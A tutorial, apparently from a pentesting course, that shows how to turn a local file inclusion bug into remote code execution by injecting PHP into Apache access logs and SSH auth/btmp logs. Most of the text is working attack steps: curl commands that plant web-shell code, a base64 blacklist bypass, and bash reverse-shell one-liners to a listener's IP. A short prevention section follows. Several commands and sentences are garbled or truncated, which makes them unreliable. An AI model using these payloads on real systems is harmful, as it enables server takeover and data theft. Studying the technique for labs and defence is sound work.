Log Poisoning: Remote Code Execution through LFI

Through an LFI, poison Apache's access.log (User-Agent header) or SSH's auth.log/btmp (username field) with a PHP tag to turn file read into remote command execution — includes bypassing command blacklists via base64 and spawning a reverse shell.
What is Log Poisoning?
Log Poisoning is an attack technique where an attacker manipulates the log files of a web application to achieve a malicious outcome. This technique is commonly combined with an LFI vulnerability to achieve remote code execution on the server.
The idea is simple: a log file is just a text file. If the web server can write attacker-controlled text into it (a request header, a failed login attempt, anything that gets logged verbatim) and that same file can later be include()-d through an LFI, then whatever text we injected gets interpreted by the PHP engine as if it were part of the application itself.
In this lesson we'll poison two classic log files: Apache's access.log and SSH's auth.log / btmp. You can find more candidate files in [[sensitive files]].
Step 1: confirm the log is readable through the LFI
Before poisoning anything, check that the LFI can actually reach the log:
http://localhost/?file=/var/log/apache2/access.logIf the page shows raw log lines (timestamps, IPs, requested paths...), you're reading it correctly through the browser.
One thing worth checking on the target first: who owns the file and which group it belongs to.
-rw-r----- 1 root adm /var/log/apache2/access.logOwner is root, but the group is adm. That matters: if the web server's user (www-data, typically) belongs to the adm group, it can read the file even though it
doesn't own it — which is exactly why the LFI can reach it in the first place. If the include fails wthough the path is correct, this is usually why.
Step 2: inject PHP through the User-Agent header
Every request Apache receives gets logged, including the User-Agent header. Since thaed, we can put PHP code inside it:
curl -s -X GET "http://localhost/probando" -H "User-Agent: <?php e>That line is now sitting inside access.log, as plain text, next to every other reques— Apache doesn't execute its own logs. The trick is that the LFI does the including for us:
http://localhost/?file=/var/log/apache2/access.logReload that page and, mixed in with the rest of the log output, you'll see the output of whorsed the log file as if it were a .php file, found our tag, and executed it.
Turning it into a parameter-controlled shell
One fixed command isn't very useful — let's make it accept a parameter instead:
curl -s -X GET "http://localhost/probando" -H "User-Agent: <?php Now the same LFI URL becomes a full command execution primitive — just add &cmd= e> parameter:
http://localhost/?file=/var/log/apache2/access.log&cmd=whoamiWhatever you put in cmd gets executed on the server, and the output is printed back ihe poisoned log line used to be.
Bypassing a command blacklist
If the application (or a WAF) is filtering specific words in cmd (bash, cp...), base64-encode the payload so the filter never sees the raw command, and decode it on the fly:
# Encode the reverse shell locally
echo "/bin/bash -i >& /dev/tcp/172.17.0.1/80 0>&1" | base64
# L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNy4wLjEvODAgMD4mMQo=

# Inject a User-Agent that decodes and runs it
curl -s -X GET "http://localhost/probando" -H "User-Agent: <?php echo \`echo L2Jpbi9iYXNoIC1pID4mIAgMD4mMQo= | base64 -d | bash\`; ?>"
Hit the log through the LFI once more and you should get a connection on your listener.
Note: an endpoint parameter name isn't always
file— you'll also run into apps usinglog,page,path... e.g./lfi_admin/index.php?log=../../../../../../var/log/apache2/access.log. Always check the get uses.
Log Poisoning over SSH
SSH authentication attempts get logged too — and depending on the distro, in different places:
/var/log/auth.log(Debian/Ubuntu)/var/log/btmp(failed login attempts, more common on Red Hat/CentOS-based systems — though this varies and it's worth checking both)
Try connecting with a wrong password and a normal username first, just to see what lands in the lo
ssh [email protected]Reading btmp after that attempt shows something like this (binary/garbled output, sinplain text log):
Q*ssh:nottyprueba172.17.0.1YjeQ*ssh:nottyprueba172.17.0.1jeQ*ssh:nottyprueba172.17.0.1!Yjecode>The username we typed (prueba) shows up verbatim in there. That's the injection pointthe username is a "real" username before logging the attempt, it just logs whatever string we gaveit:
ssh '<?php system($_GET["cmd"]); ?>'@172.17.0.2The connection will fail (that's not a valid username, and we don't need it to succeed), but the attempt — PHP tag included — is now sitting inside the log file.
Same move as before: reach that log through the LFI and pass the command as a GET parameter:
http://localhost/?filename=/var/log/btmp&cmd=idAnd you get command execution again, this time through an SSH log instead of a web server one.
Getting a reverse shell out of it
Set up a listener on your machine, then pass the one-liner through the cmd parameter. Since & is a reserved character in a URL query string, URL-encode it as %26 so the browser/server
doesn't read it as "end of this parameter, start a new one":
bash -c "bash -i >%26 /dev/tcp/192.168.1.211/443 0>%261"Which, decoded, is just the classic:
bash -c "bash -i >& /dev/tcp/192.168.1.211/443 0>&1"<
Pass that (URL-encoded) as the value of cmd, and your listener should catch a shell.<
The core idea
Both examples — Apache's access.log and SSH's auth.log/btmpn:
- Find something the application logs that echoes back attacker-controlled text verbatim (a header, a username, a form field...).
- Inject a PHP tag inside that text.
- Use the LFI to
include()the log file, so the PHP engine parses and executes the tag.
Any log is a candidate as long as: the LFI can read it, and some part of its content is attacker-c
How to prevent Log Poisoning
- Fix the LFI first — if an attacker can't choose which file gets included, none of this works, regardless of what's inside the logs.
- Restrict log file permissions as tightly as possible, and keep them outside of any path reachable
- Never trust headers like
User-Agent,Referer, or usernames as "just metadata" — sanitize or escape anything before it's written into a file that something else might later parse or execute. - Disable PHP execution in directories that only need to store logs or uploads (e.g. via web serverl LFI can't get code to run from there.